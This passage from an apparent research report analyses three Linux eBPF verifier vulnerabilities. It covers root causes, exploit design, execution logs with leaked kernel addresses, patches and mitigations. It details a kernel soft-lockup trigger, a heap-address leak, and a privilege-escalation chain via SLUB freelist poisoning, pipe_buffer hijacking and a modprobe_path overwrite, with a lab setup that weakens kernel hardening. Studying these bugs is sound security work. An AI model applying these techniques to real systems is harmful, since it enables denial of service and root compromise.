2 6: if AX == 0 goto 5
```

This creates a **deterministic infinite loop** inside kernel context.

2.2.5 Experimental Results

The userspace exploit performs only the minimal operations required to load and trigger the BPF program:

1. load the crafted BPF program with `bpf(BPF_PROG_LOAD);`
2. create a socket pair;
3. attach the BPF program with `setsockopt(SO_ATTACH_BPF);`
4. send data through the socket with `write()`.

The write operation triggers execution of the socket-filter BPF program. Once the vulnerable `may_goto` path is reached, the CPU core remains trapped in the infinite loop.

```
# ./exploit
=====
CVE-2024-42072 – Final Exploit (Full System Soft Lockup)
may_goto -4 → Infinite Loop → Kernel Denial of Service
Affected: Linux 6.9.x < 6.9.8 | CVSS 7.8 HIGH
Requires: CAP_BPF (root). Unpriv: DAG restriction blocks
          back-edges, making may_goto loops impossible.
=====

[*] System: 1 CPU core(s) online
[*] BPF program: 7 instructions (may_goto -4 + backward goto)
[*] Loading BPF program...
[+] Program loaded! Verifier accepted it (Bug #2: pruning
    bypassed infinite-loop detection).
[!] The may_goto -4 expansion will produce an infinite loop
    at runtime due to Bug #1 (wrong JEQ offset: -4+2 = -2).

[!] =====
[!] WARNING: This WILL permanently hang the kernel.
[!] Locking up 1 CPU core(s). The VM/machine will become
[!] completely unresponsive. Kill QEMU to recover.
[!] =====
[*] Triggering in 3 seconds...
[!] Triggering kernel soft lockup on CPU 0 NOW...
```

Figure 2.3: Exploit execution log for CVE-2024-42072.

The exploit starts one pinned trigger for each online CPU. Once all cores enter the loop, the virtual machine becomes unresponsive and must be terminated from the host. A single trigger would soft-lock the affected core but would not necessarily make a multicore physical system completely unusable; system-wide failure depends on the number of cores targeted and on watchdog or recovery mechanisms.

2.2.6 Exploit Characteristics

The vulnerability does not expose confidentiality or integrity primitives. It does not leak kernel pointers, does not provide arbitrary read/write, and does not directly support privilege escalation.

Its impact is instead a pure availability failure:

- the verifier accepts a program that should be rejected;
- post-verification rewriting transforms `may_goto` into an infinite loop;
- the loop executes in kernel context;
- the affected CPU core stops making progress;
- targeting every online core makes the tested VM unresponsive.

This makes CVE-2024-42072 different from memory-corruption eBPF exploits. The attacker does not need heap grooming, KASLR bypass, or post-exploitation primitives. The exploit is extremely small and reliable: the security failure is entirely in control-flow validation and instruction rewriting.

2.2.7 Patch and Mitigation

The fix was integrated into the upstream kernel and the affected stable branches. It addresses both vulnerable components.

First, the patching logic now treats negative `may_goto` offsets differently from positive ones. This is necessary because the exit jump generated during `may_goto` expansion must target a different instruction depending on whether the original jump is forward or backward:

```

1 if (insn->off >= 0)
2     exit_off = insn->off + 2;
3 else
4     exit_off = insn->off - 1;
5
6 insn_buf[1] = BPF_JMP_IMM(BPF_JEQ,
7                           BPF_REG_AX,
8                           0,
9                           exit_off);

```

Listing 2.20: Conceptual corrected offset calculation.

For `may_goto -4`, the corrected formula produces:

```

1 JEQ offset = -4 - 1 = -5

```

which points to the intended exit block instead of looping back to the counter load.

Second, the verifier pruning logic was changed so that a state is not pruned when the current `may_goto_depth` is equal to the depth stored in the previously visited state. In that case, the verifier has reached the same `may_goto` state again, which indicates an actual infinite loop rather than a safe repeated state. The verifier must therefore continue exploration until it reaches `bpf_exit`.

```

1 if states_equal:
2     if cur.may_goto_depth == visited.may_goto_depth:
3         reject_or_continue_infinite_loop_check
4     else:
5         prune_safely
6 else:
7     continue_verification

```

Listing 2.21: Conceptual model of the pruning fix.

The practical mitigations are:

- update the 6.9 stable series to Linux 6.9.8 or later, or use a newer fixed kernel;
- restrict `CAP_BPF` and BPF program loading to trusted users;
- disable unprivileged BPF where it is not required;
- keep soft-lockup watchdogs enabled so that non-terminating kernel execution is detected during testing.

2.2.8 Security Impact

CVE-2024-42072 highlights a different class of eBPF verifier failures. Many verifier vulnerabilities lead to memory corruption by producing incorrect bounds or stale pointer states. Here, the failure is about guaranteed termination.

The verifier’s role is not only to prevent illegal memory accesses, but also to ensure that BPF programs cannot monopolize kernel execution. The `may_goto` instruction was designed to relax the

historical ban on loops while preserving that guarantee. CVE-2024-42072 shows that introducing new control-flow features into eBPF is dangerous unless every transformation performed after verification is semantically equivalent to what the verifier analyzed.

In short, the verifier accepted a bounded loop, but the kernel executed an unbounded one.

2.3 CVE-2024-45020

2.3.1 Overview

CVE-2024-45020 is a **verifier bug** in the eBPF stack-state comparison logic used during state pruning. The bug is located in `stacksafe()`, where the verifier compares the stack state of a newly explored path with a previously visited state to decide whether the new path can be **safely pruned**.

The vulnerability affects several Linux 6.x stable branches and is caused by an incorrect assumption during stack comparison. When the verifier compares an old state with a current state, it iterates over the stack depth allocated by the old state, but may access stack metadata that is outside the stack state allocated by the current state. This causes an **invalid memory access inside the verifier** and can lead to a verifier crash.

CVE ID	CVE-2024-45020
Affected versions	Linux 6.6.15–6.6.47 and 6.7–6.10.6; affected 6.11 pre-release kernels before the upstream fix
Component	eBPF verifier, <code>stacksafe()</code> state pruning
Vulnerability type	Invalid memory access in <code>stacksafe()</code> leading to false pruning in the tested exploit
Root cause	Missing bound check between <code>old->allocated_stack</code> and <code>cur->allocated_stack</code>
Impact	Direct-map pointer and kernel heap-layout disclosure; potential exploit building block, but no complete kernel-text KASLR bypass
CVSS	5.5 MEDIUM

Table 2.4: Summary of CVE-2024-45020.

The main result of our analysis is that the vulnerability can be driven beyond the official crash condition in a BPF-capable setting. The local exploit checks for `CAP_BPF` and documents execution as root or with BPF-related capabilities. This distinction is important: even when the process has a non-zero UID, it is not a fully unprivileged BPF loader.

Without a BPF-capable execution context, the same approach does not reliably reach the vulnerable code path. The verifier applies stricter checks to unprivileged BPF programs, including more conservative scalar precision tracking. As a result, `regsafe()` rejects the candidate states before the vulnerable stack comparison in `stacksafe()` can be reached.

2.3.2 Vulnerability Analysis

The eBPF verifier explores all possible execution paths of a program. To avoid state explosion, it uses state pruning: when execution reaches an instruction already analyzed before, the verifier compares the current state with the previously stored state. If the current state is considered equivalent or safer, the verifier skips the new path.

This comparison is performed in stages. First, register states are compared through `regsafe()`. Then, stack states are compared through `stacksafe()`.

The vulnerable logic can be summarized as follows:

```
1 static bool stacksafe(struct bpf_verifier_env *env,
2                       struct bpf_func_state *old,
3                       struct bpf_func_state *cur)
4 {
5     for (int i = 0; i < old->allocated_stack; i++) {
6         spi = i / BPF_REG_SIZE;
7
8         if (old->stack[spi].slot_type[i % BPF_REG_SIZE] !=
9             cur->stack[spi].slot_type[i % BPF_REG_SIZE])
```

```

10         return false;
11     }
12
13     return true;
14 }

```

Listing 2.22: Simplified vulnerable stacksafe logic.

The bug is that the loop is bounded by `old->allocated_stack`, but the comparison also reads `cur->stack[spl].slot_type` **without first checking whether cur has allocated that stack depth**.

The vulnerable condition is:

- **Path A** is analyzed first and writes deep into the stack, for example at `fp[-512]`.
- **Path B** is analyzed later and writes only near the top of the stack, for example at `fp[-8]`.
- At a merge point, `old->allocated_stack = 512`, while `cur->allocated_stack = 8`.
- `stacksafe()` iterates up to the old stack depth and reads beyond the allocated stack array of the current state.

```

1 Path A:
2   write fp[-512]
3   old->allocated_stack = 512
4
5 Path B:
6   write fp[-8]
7   cur->allocated_stack = 8
8
9 stacksafe(old, cur):
10  iterates up to 512
11  reads cur->stack[1..63] out of bounds

```

Listing 2.23: Stack-depth mismatch causing the bug.

Without memory debugging instrumentation, this invalid access may not immediately stop verification in the tested setup. In our exploit, the verifier-side out-of-bounds access can make the stack comparison appear successful, causing the verifier to incorrectly classify the current state as equivalent to the old one. This produces the second stage of the bug: false pruning.

2.3.3 Exploit Environment

The disclosure stage depends on residual data remaining in stack memory. The tested leak configuration therefore uses `CONFIG_INIT_STACK_NONE=y`. If `CONFIG_INIT_STACK_ALL_ZERO=y` is enabled, the false-pruning condition can still be reached, but the runtime values read from the uninitialized stack are zeroed and the pointer-disclosure primitive is neutralized. The kernel configuration and the reported result must therefore be considered together.

The exploit was executed in a BPF-capable context. This is a privileged condition even when the userspace UID is not zero, and the result should not be interpreted as a fully unprivileged local information disclosure.

2.3.4 Exploit Primitive

The primitive observed in our exploit is not a direct arbitrary read/write from BPF runtime. Instead, the exploit abuses a verifier-side invalid memory access to influence pruning. If the out-of-bounds stack metadata comparison behaves as if the current state were covered by the old one, `stacksafe()` returns true and the verifier skips a path that should have been analyzed.

The effect is:

```

1 Verifier:
2   believes Path B is equivalent to Path A
3   skips analysis of deep stack read
4
5 Runtime:
6   executes Path B
7   reads from stack depth never initialized on that path
8   leaks residual kernel data

```

Listing 2.24: False pruning effect.

The runtime leak occurs because the verifier approved a read from a stack location that is valid only in the old path. On the current path, the same stack depth was never initialized. Therefore, the program can copy residual data into a BPF map and return it to userspace.

The resulting primitive is mainly an **information leak**. In the successful privileged version, the exploit leaks addresses from the x86-64 kernel direct-map region. These values disclose the location and allocation pattern of kernel heap objects, making the CVE relevant as a building block for more complex exploitation chains. However, the observed values do not directly disclose the randomized kernel-text base and the primitive does not provide an arbitrary write.

2.3.5 Exploit Architecture

The exploit constructs **two asymmetric verifier paths**:

1. a big-stack path that touches deep stack slots;
2. a small-stack path that allocates only shallow stack slots.

The two paths are later merged at a pruning point. The exploit tries to force the verifier into calling `stacksafe(old, cur)` with **incompatible stack allocation sizes**.

The privileged exploit uses a bounded loop or back-edge to create an efficient merge point. This is important because the verifier naturally revisits the same instruction with different states, allowing the pruning logic to compare the big-stack state against the small-stack state.

A simplified model is:

```

1 1. Create Path A:
2   write deep stack slot fp[-512]
3
4 2. Create Path B:
5   write shallow stack slot fp[-8]
6
7 3. Force both paths to merge.
8
9 4. Trigger stacksafe(old, cur):
10   old stack depth = 512
11   cur stack depth = 8
12
13 5. Obtain false pruning.
14
15 6. Runtime reads uninitialized deep stack bytes.
16
17 7. Copy leaked data into a BPF map.

```

Listing 2.25: High-level exploit model.

The exploit uses a BPF array map as an exfiltration channel. Once the program is accepted, runtime execution stores leaked values into the map. Userspace then reads the map and prints the leaked values.

2.3.6 Experimental Results

The execution of the target exploit produced the following log output:

```
[+] SUCCESS: CVE-2024-45020 exploited.
[+] The verifier's stacksafe() 00B read caused false pruning,
    allowing a BPF program to read uninitialized stack memory.

[+] KASLR partial bypass:
    Leaked direct-map pointers reveal physical memory
    layout. Kernel text base not directly recovered,
    but physmap offsets can assist further exploitation.

Unique leaked addresses:
    0xffff888002498ee0
    0xffff888002498c20
    0xffff888002498120
    0xffff8880024983e0
    0xffff8880024986a0
    0xffff888002498960
    0xffff8880024991a0
    0xffff888002499460
    0xffff888002499720
    0xffff8880024999e0
    0xffff888002499ca0
    0xffff888001b21ca0
    0xffff888001b219e0
    0xffff888001b20120
    0xffff888001b203e0
    0xffff888001b206a0
```

Figure 2.4: Exploit execution log for CVE-2024-45020.

The privileged PoC successfully confirms the vulnerability in the tested environment. With the right branch and pruning structure, the verifier accepts the program and runtime execution leaks values such as:

```
1 0xffff888002498ee0
2 0xffff888002498c20
3 0xffff888002498120
4 0xffff8880024983e0
```

Listing 2.26: Examples of addresses leaked from the uninitialized BPF stack.

On x86-64, addresses beginning with `0xffff8880` belong to the kernel **direct map**, also called the **physmap**. This virtual region maps physical RAM into the kernel address space. The leaked values are therefore pointers to memory-backed kernel objects or buffers rather than pointers to executable kernel code.

The observed addresses have a regular structure: they end at the same offset within their containing objects and many consecutive values differ by `0x2c0` bytes. This strongly suggests that the leak

repeatedly exposes the same field from homogeneous objects allocated by the SLUB allocator. Since each trigger sends a datagram through a socket filter, networking objects such as `sk_buff`-related allocations are plausible sources. Nevertheless, the address values alone are insufficient to identify the exact object type, so this attribution remains an inference rather than a confirmed result.

These leaks reveal useful information about the kernel heap:

- concrete virtual addresses of kernel allocations;
- relative placement and spacing of objects from the same allocation pattern;
- evidence that heap grooming produced a predictable layout;
- a potential address oracle for a second UAF, OOB-write or type-confusion primitive.

They are not kernel-text pointers, which on this architecture would normally have a form such as `0xffffffff81...`. Consequently, the observed disclosure does not recover the kernel-text base and should not be described as a complete KASLR bypass. It is more accurately a **physmap and heap-layout disclosure**: valuable for reducing address uncertainty in a larger exploit chain, but insufficient by itself for arbitrary memory access or privilege escalation.

The vulnerability status can be summarized as:

- verifier bug confirmed;
- false pruning confirmed;
- direct-map kernel pointer disclosure confirmed;
- repeatable kernel heap-layout information observed;
- kernel-text KASLR bypass not demonstrated by the observed values;
- LPE not completed;
- unprivileged exploitation found structurally blocked in our tests.

The most important negative result concerns unprivileged exploitation. Several variants were tested using forward-only branch structures, heap grooming and repeated retries. The exploit worked reliably when executed with the required capabilities, but not as a pure unprivileged user.

The root cause of this limitation is `env->bpf_capable`. When the process is not BPF-capable, the verifier enables **stricter precision tracking**. As a consequence, the branch register becomes marked as precise, and `regsafe()` rejects the state comparison before `stacksafe()` is reached.

```
1 Unprivileged mode:
2   precise scalar tracking enabled
3
4 regsafe():
5   detects different scalar ranges
6   states are not equivalent
7   pruning does not happen
8
9 stacksafe():
10  vulnerable code path is never reached
```

Listing 2.27: Unprivileged failure point.

This distinction is important for impact assessment. The vulnerability is real and exploitable under privileged BPF conditions, but it is not a straightforward unprivileged local root exploit in the tested configuration.

2.3.7 Comparison with Previous eBPF Exploits

Among the exploits analyzed in the previous reports, the closest comparison for CVE-2024-45020 is CVE-2023-2163. Both vulnerabilities are rooted in the verifier’s pruning logic: the verifier tries to avoid re-analyzing execution states that appear equivalent to states already proved safe. In both cases, the security failure comes from accepting an equivalence relation that is not actually conservative enough.

In CVE-2023-2163, the verifier incorrectly prunes a branch because precision tracking does not preserve all dependencies needed for pointer-bound safety. The skipped path can still execute at runtime, producing a one-byte stack overflow. The exploit then brute-forces the corrupted byte, leaks a map pointer, upgrades the primitive to arbitrary 64-bit read/write and finally patches credentials to obtain root or escape a container. This exploit path is explicitly described in the previous report as a transition from incorrect path pruning to arbitrary kernel read/write and privilege escalation.

CVE-2024-45020 follows the same high-level idea of unsafe pruning, but the faulty comparison happens in a different layer of the verifier state. Instead of losing precision on a register dependency, the verifier compares two stack states with different allocation depths. The old state has a deeper allocated stack, while the current state is shallower. Because `stacksafe()` accesses metadata from the current stack before checking whether that depth is actually allocated, the comparison can read invalid verifier-heap data and lead to a false pruning decision.

Aspect	CVE-2023-2163	CVE-2024-45020
Verifier mistake	Incorrect path pruning due to incomplete precision tracking	Incorrect stack-state comparison during pruning
Faulty verifier area	Register precision propagation and path equivalence	<code>stacksafe()</code> and stack-depth equivalence
State mismatch	Runtime path has different pointer bounds than the pruned state	Current path has a smaller allocated stack than the previously visited state
First primitive	One-byte stack overflow	Verifier heap OOB read during stack comparison
Primitive upgrade	Brute-force low byte, leak map pointer, build arbitrary 64-bit R/W	False pruning, runtime read from uninitialized stack, leak direct-map pointers
Exploit result	Arbitrary kernel R/W, <code>cred</code> patching, LPE/container escape	Physmap and heap-layout disclosure in privileged setup; no kernel-text base or reliable arbitrary write
Privilege constraints	Requires BPF loading capabilities in the tested environment	Requires BPF-capable execution; unprivileged variants were blocked before reaching <code>stacksafe()</code>

Table 2.5: Exploit-level parallelism between CVE-2023-2163 and CVE-2024-45020.

2.3.8 Patch and Mitigation

The vulnerability was fixed by adding a missing bounds check in `stacksafe()` before accessing the current state’s stack array.

Conceptually, the fix is:

```

1 for (i = 0; i < old->allocated_stack; i++) {
2     spi = i / BPF_REG_SIZE;
3
4     if (i >= cur->allocated_stack)
5         return false;
6 }
```

```

7   if (old->stack[spi].slot_type[i % BPF_REG_SIZE] !=
8       cur->stack[spi].slot_type[i % BPF_REG_SIZE])
9       return false;
10  }

```

Listing 2.28: Conceptual model of the fix.

After the patch, if the current state has allocated less stack than the old state, the two states are immediately considered non-equivalent. This prevents both the verifier heap OOB read and the false pruning decision.

Recommended mitigations are:

- upgrade to a kernel containing the fix or an appropriate stable backport;
- restrict access to `CAP_BPF` and other capabilities that permit privileged BPF use;
- disable unprivileged BPF where possible;
- enable automatic stack initialization to limit the demonstrated residual-data disclosure; this hardening does not repair the verifier bug;
- enable KASAN in testing environments to detect verifier heap OOB reads;
- treat BPF-capable containers as high-risk isolation boundaries.

2.3.9 Security Impact

CVE-2024-45020 demonstrates that verifier vulnerabilities do not always need to corrupt runtime program memory directly. In this case, the first memory violation happens inside the verifier itself while comparing abstract states. The resulting false pruning then authorizes a runtime path that leaks kernel data.

The practical impact is mainly confidentiality. In our tests, the leaked qwords were direct-map pointers that disclose where kernel heap objects reside and how similarly sized objects are arranged. Such information can weaken heap randomization assumptions and act as an address oracle for a separate memory-corruption primitive. It does not reveal the contents of the pointed-to objects, because the leaked scalar cannot be dereferenced by the BPF program, and it does not directly reveal the randomized kernel-text base.

The disclosure could strengthen another exploit in the same controlled environment. The kernel configuration uses SLUB without freelist randomization or freelist hardening, making allocation patterns more predictable. If combined with a UAF, OOB write or pointer type confusion, the leaked address could help locate a target object and verify that heap grooming succeeded. The current CVE-2024-45020 payload alone cannot perform that upgrade: it reads only residual bytes from a fixed BPF-stack offset and provides neither arbitrary read nor arbitrary write.

The most relevant lesson is that pruning correctness is security-critical. The verifier is allowed to skip a path only if the new state is truly covered by a previously analyzed one. If this equivalence check reads invalid memory or compares states with incompatible stack depths, the verifier may approve a program whose runtime behavior exposes kernel memory.

In short, the verifier tried to optimize analysis by pruning an apparently equivalent path, but the equivalence decision was based on an out-of-bounds heap read. That mistake turns a performance optimization into a kernel heap-address disclosure primitive.

2.4 CVE-2024-58100

2.4.1 Overview

CVE-2024-58100 is a **state-tracking vulnerability** in the Linux eBPF verifier related to the `changes_pkt_data` property of BPF subprograms. The Linux CNA identifies affected released kernels from 5.6 through 6.6.89 and from 6.7 through 6.12.24; Linux 6.6.90, 6.12.25 and 6.13 contain the corresponding fixes. The bug appears when an `EXT` program replaces a global BPF subprogram without a proper compatibility check on packet-data side effects.

The original caller may be verified under the assumption that the called global subprogram does not modify packet data. If the replacement `EXT` program instead calls a helper such as `bpf_skb_change_head()` or `bpf_skb_pull_data()`, the underlying `skb` buffer may be reallocated while the caller still reuses a previously validated `PTR_TO_PACKET`.

The vulnerable pattern is conceptually simple. A traffic-control BPF program stores `ctx->data` into a register, usually `r6`, and validates it against `ctx->data_end`. The verifier then marks `r6` as a valid packet pointer. The program subsequently calls a global subprogram that invokes a packet-changing helper such as `bpf_skb_change_head()`. At runtime, this helper frees and reallocates `skb->head`. However, because the verifier does not properly reject an `EXT` replacement with incompatible `changes_pkt_data` behavior, the caller can still be verified under the stale assumption that packet data remains unchanged across the call.

As a result, the BPF program can read and write through a stale packet pointer. In the packet layout used by the local experiment, runtime execution operates on a freed `kmalloc-1024` slab object, producing a **Use-After-Free read/write primitive**.

CVE ID	CVE-2024-58100
Affected versions	Linux 5.6–6.6.89 and 6.7–6.12.24
Vulnerability type	Verifier state-tracking bug, stale <code>PTR_TO_PACKET</code> , UAF
Root cause	Missing compatibility check between an <code>EXT</code> program and the <code>changes_pkt_data</code> property of the global subprogram it replaces
Target slab	<code>kmalloc-1024</code>
Impact	Official bug can expose stale packet pointers; full LPE demonstrated from the equivalent local UAF primitive in the controlled environment

Table 2.6: Summary of CVE-2024-58100.

The post-UAF exploitation chain was evaluated on Linux 6.12.24. The local programs load one `SCHED_CLS` object containing a global subprogram. They do not attach a separate `EXT` replacement and must therefore be treated as **surrogate reproducers of the stale-pointer primitive**, not as complete demonstrations of the official `EXT/freplace` sequence. Starting from that primitive, the first exploit reliably recovered its UAF sentinel but depended on a sensitive cross-CPU reclaim race. The second exploit replaces that race with `SLUB` freelist poisoning and repeatedly completes the privilege-escalation chain in the controlled VM.

2.4.2 Vulnerability Analysis

In traffic-control programs, packet access normally follows a strict verifier pattern:

1. read `ctx->data`;
2. read `ctx->data_end`;
3. check that `data + len <= data_end`;
4. access the packet through the validated pointer.

The verifier then treats the register holding `ctx->data` as a bounded `PTR_TO_PACKET`. If a helper later modifies the underlying packet buffer, all old packet pointers must be invalidated. This is normally handled through the `changes_pkt_data` flag.

The official bug appears when an EXT program replaces a global subprogram with incompatible packet-data side effects. Conceptually, the original target has no packet-changing side effect, while its replacement does:

```

1 SEC("classifier")
2 int main_cls(struct __sk_buff *skb)
3 {
4     void *data      = (void *) (long) skb->data;
5     void *data_end  = (void *) (long) skb->data_end;
6
7     if (data + 128 > data_end)
8         return TC_ACT_OK;
9
10    /* data is now verifier-approved */
11    target_subprog(skb); /* replaced at runtime through freplace */
12
13    /*
14     * Verifier still trusts data.
15     * Runtime: data points to freed skb->head.
16     */
17    *(u32 *) (data + 0) = 0x41414141;
18
19    return TC_ACT_OK;
20 }
21
22 __noinline int target_subprog(struct __sk_buff *skb)
23 {
24     return 0; /* contract used while verifying the caller */
25 }
26
27 /* Separate BPF_PROG_TYPE_EXT replacement */
28 int replacement(struct __sk_buff *skb)
29 {
30     return bpf_skb_change_head(skb, 1024, 0);
31 }

```

Listing 2.29: Vulnerable high-level pattern.

The key issue is not only the local behavior of the packet-changing helper, but the missing compatibility check between the original global subprogram and the EXT program that replaces it. The caller is verified under one packet-data contract, while runtime execution may follow a replacement implementation with different side effects. Runtime behavior is different: `bpf_skb_change_head()` frees the old `skb->head`, so the caller's packet pointer becomes dangling.

The vulnerability is therefore another verifier/runtime divergence:

- **Verifier view:** `r6` is still a valid bounded packet pointer.
- **Runtime view:** `r6` points into a freed `kmalloc-1024` object.

2.4.3 Exploit Environment

CVE-2024-58100 required a specific boot-time setup because the exploit transforms a stale packet pointer into corruption of the SLUB allocator and, finally, into control of a `pipe_buffer`. The target was Linux 6.12.24 with `CONFIG_KASAN=n` and `CONFIG_SLAB_FREELIST_HARDENED=n`.

The exploit also needs access to BPF program loading, network-related BPF functionality, kernel symbol addresses and a writable directory for the final `modprobe_path` payload. For this reason, the Buildroot image includes an init script named `S99exploit`. This script runs automatically at VM boot and prepares the environment before the exploit is executed. The script performs the following operations:

- ensures that `/tmp` exists and is world-writable with mode `1777`;
- sets `/proc/sys/kernel/kptr_restrict` to `0`, allowing real kernel addresses to be read from `/proc/kallsyms`;
- sets `/proc/sys/kernel/unprivileged_bpf_disabled` to `0` as part of the permissive laboratory setup;
- lowers `/proc/sys/kernel/perf_event_paranoid`; this is part of the general test setup, while symbol visibility is provided by `kptr_restrict=0` together with the assigned capabilities;
- copies the PoC and the two exploit variants, including `exploit2`, into `/home/user`;
- assigns the required capabilities to the copied binaries using `setcap`.

The relevant capabilities assigned to the user binaries are:

```
1 cap_bpf,cap_net_admin,cap_perfmon,cap_syslog+ep
```

Listing 2.30: Capabilities assigned by S99exploit.

This setup allows a non-root user to launch the exploit while carrying privileged capabilities. It is therefore a **non-root but capability-bearing** execution context, not an unprivileged one. In particular, `cap_bpf` enables privileged BPF loading, `cap_net_admin` covers network-related BPF operations, `cap_syslog` permits access to restricted kernel-address information, and `cap_perfmon` is included by the setup for BPF observability and compatibility. The process is pinned to CPU 0 during heap manipulation so that allocations use a consistent per-CPU SLUB freelist.

The addresses of `modprobe_path` and `anon_pipe_buf_ops` are read from `/proc/kallsyms`. This is a laboratory convenience enabled by `kptr_restrict=0`, not a KASLR bypass derived from the vulnerability. The complete configuration is intentionally permissive and should not be interpreted as a hardened production setup.

2.4.4 Exploit Primitive

The local surrogate reproducer provides a **stable UAF read/write on a freed kmalloc-1024 slot**. This slab class is relevant because it is also used by arrays of `struct pipe_buffer`. A default pipe uses `PIPE_DEF_BUFS = 16` entries, and each `struct pipe_buffer` is 40 bytes. Therefore:

```
1 16 * sizeof(struct pipe_buffer)
2 = 16 * 40
3 = 640 bytes
4 -> rounded by SLUB to kmalloc-1024
```

Listing 2.31: `pipe_buffer` allocation size.

Both exploit variants start from this same UAF primitive. They differ in how they try to turn control over the freed slot into corruption of a live kernel object.

2.4.5 Original Race-Based Exploit

The first exploit tried to reclaim the freed `skb->head` directly with a `pipe_buffer[]` allocation. After calling `bpf_skb_change_head()`, the BPF program kept the stale packet pointer in `r6`, executed a busy-wait loop and then wrote the address of a userspace `fake_ops` table at `r6+32`. If another CPU allocated and initialized a pipe-buffer array in the freed slot during that interval, this write targeted `pipe_buffer[2].ops`.

Userspace prepared the `kmalloc-1024` cache with `msg_msg` allocations and launched separate BPF and pipe-worker threads on different CPUs. The old source also contains a KASAN-quarantine drain routine for experiments on instrumented kernels; however, KASAN was disabled in the Linux 6.12.24 configuration documented here, so no KASAN quarantine was active during these tests. The

pipe workers created pipes and filled three entries so that `pipe_buffer[2]` became active. The BPF workers repeatedly freed packet buffers and performed the delayed stale write, while userspace triggered the `modprobe_path` payload to detect a successful corruption.

This design reliably confirmed the UAF and its read/write capability, but the privilege-escalation stage depended on a narrow ordering: `kalloc()` had to reclaim and zero the slot before the final BPF write, and the write had to occur before the pipe was released. Per-CPU freelists, cross-CPU allocation timing and the small number of virtual CPUs made this race unstable in the test VM. The root fallback validated the final `modprobe_path` payload independently, but did not demonstrate a complete non-root escalation through the race.

2.4.6 Strategic and Architectural Differences

The new exploit preserves the stale-pointer trigger and the final `modprobe_path` objective, but changes the intermediate goal. The old strategy tried to make two concurrent activities meet on the same freed object at the correct instant. The new strategy first corrupts SLUB metadata and then lets ordinary allocator behavior deliver a future kernel object to an address already controlled by userspace.

Aspect	Original exploit	New exploit
Allocator strategy	Direct reuse of the freed slot through a cross-CPU allocation race	Poison the freepointer and redirect a later allocation
Execution model	Parallel BPF and pipe workers with a busy-wait timing window	Single-CPU grooming followed by bounded pipe spraying
Stale write target	<code>r6+32</code> , interpreted as <code>pipe_buffer[2].ops</code> after successful reuse	<code>r6+448</code> , the SLUB freepointer inside the freed object
Controlled object	A pipe-buffer array that must occupy the UAF slot before the delayed write	A pipe-buffer array allocated directly in the mapped userspace page
Final corruption	BPF writes <code>fake_ops</code> into the reclaimed kernel slot	Userspace edits <code>pipe_buffer[0].ops</code> in its own mapped page
Observed result	Stable UAF; complete LPE race not reliable	Repeatable full LPE in the documented VM configuration

Table 2.7: Strategic and architectural differences between the two CVE-2024-58100 exploits.

Architecturally, the main improvement is the separation of responsibilities. In the original version, the BPF program had to free the object and perform the final operations-pointer overwrite at precisely the right time. In the new version, BPF is used only to stamp the freed object and poison its freepointer. Once the allocation reaches the mapped page, userspace can inspect and modify the resulting `pipe_buffer` without a second timing-dependent stale write.

2.4.7 SLUB Freelist-Poisoning Strategy

SLUB is the kernel allocator used to manage caches of similarly sized objects. Each cache maintains a **freelist**, namely a chain of objects that are currently free and can satisfy future allocations. A free object contains a **freepointer** that identifies the next object in this chain. **Freelist poisoning** consists of overwriting that pointer so that a later allocation follows an attacker-selected address.

For the tested `kmalloc-1024` cache, SLUB stores the freepointer halfway through the object, at offset 512. The stale packet register does not point to the beginning of the allocation: on the tested x86-64 configuration, `r6` points 64 bytes into the old `skb->head`, after the packet headroom. The required write offset is therefore:


```

1 SLUB freepointer offset = 512
2 stale r6 offset         = 64
3 FP_R6_OFF               = 512 - 64 = 448
4 VERIFY_BYTES            = 448 + 8 = 456

```

Listing 2.32: Freepointer offset relative to the stale packet pointer.

The BPF payload writes the fixed userspace address `0x13370000` at `r6+448`. When SLUB later removes the corrupted object from the freelist, it loads this value as the address of the next free object. A subsequent `kmalloc-1024` request can therefore return the mapped userspace page as if it were a legitimate slab object.

This provides controlled allocation placement rather than direct object reuse. The technique is still dependent on the tested allocator layout and uses repeated grooming attempts, because the poisoned object may not immediately become the next allocation served by the active per-CPU freelist.

2.4.8 Exploit Architecture

The exploit consists of a userspace orchestrator and a `SCHED_CLS` BPF payload containing a global subprogram. The official root cause concerns compatibility between an `EXT/freplace` program and the global subprogram it replaces. The local code does not implement that attachment boundary: it directly constructs the stale-pointer behavior inside one BPF object so that the UAF and allocator manipulation can be studied. Consequently, the code validates the post-UAF exploitation strategy, while the official `EXT` compatibility defect is established by source and patch analysis rather than reproduced end to end by this program.

The BPF payload performs the following operations:

```

1 1. Save ctx->data in r6 and ctx->data_end in r7
2 2. Verify access through r6 + 456
3 3. Call pkt_mutator(), which invokes bpf_skb_change_head()
4 4. The old kmalloc-1024 skb->head is freed
5 5. Write 0x4242424241414141 through stale r6
6 6. Write 0x13370000 at stale r6 + 448
7 7. Copy 128 bytes from the stale object into a BPF map

```

Listing 2.33: Simplified BPF payload used by the new exploit.

The sentinel confirms that the stale packet pointer still provides read/write access after the reallocation of `skb->head`. The second write corrupts the SLUB freepointer.

The complete userspace-assisted exploitation path is summarized below:




Figure 2.5: CVE-2024-58100 exploitation path using SLUB freelist poisoning.

The spray is repeated for a bounded number of iterations because the poisoned object may not immediately be at the head of the active per-CPU freelist. Pipes are used for both draining and reclaiming: if one receives the userspace page, it is deliberately not closed before the corrupted state is neutralized, avoiding an invalid `kfree()` of userspace memory.

The fake release callback writes the attacker-controlled helper path into `modprobe_path`. It also sets `pipe->ring_size` to zero and `pipe->bufs` to `NULL`; this prevents the normal pipe cleanup path from iterating over or freeing the forged userspace array after control returns to the kernel.

2.4.9 Experimental Results

The new exploit successfully demonstrated the locally reproduced stale-pointer primitive and the complete escalation chain built on top of it. Figure 2.6 shows a successful execution from the non-root, capability-bearing test account.

```
$ ./exploit2
=====
CVE-2024-58100 - LPE via SLUB Freelist Poisoning
Strategy: UAF -> freepointer poison -> pipe_buffer control
=====
[*] uid=1000 euid=1000

[*] Phase 1: KASLR bypass via /proc/kallsyms
[+] _text = 0xffffffff92400000
[+] KASLR slide = 0x11400000
[+] modprobe_path = 0xffffffff934ae200
[+] anon_pipe_buf_ops = 0xffffffff9301e500

[*] Phase 2: BPF setup
[+] fake_ops = 0x55839ba6c040
[+] fake_release = 0x55839ba671d3
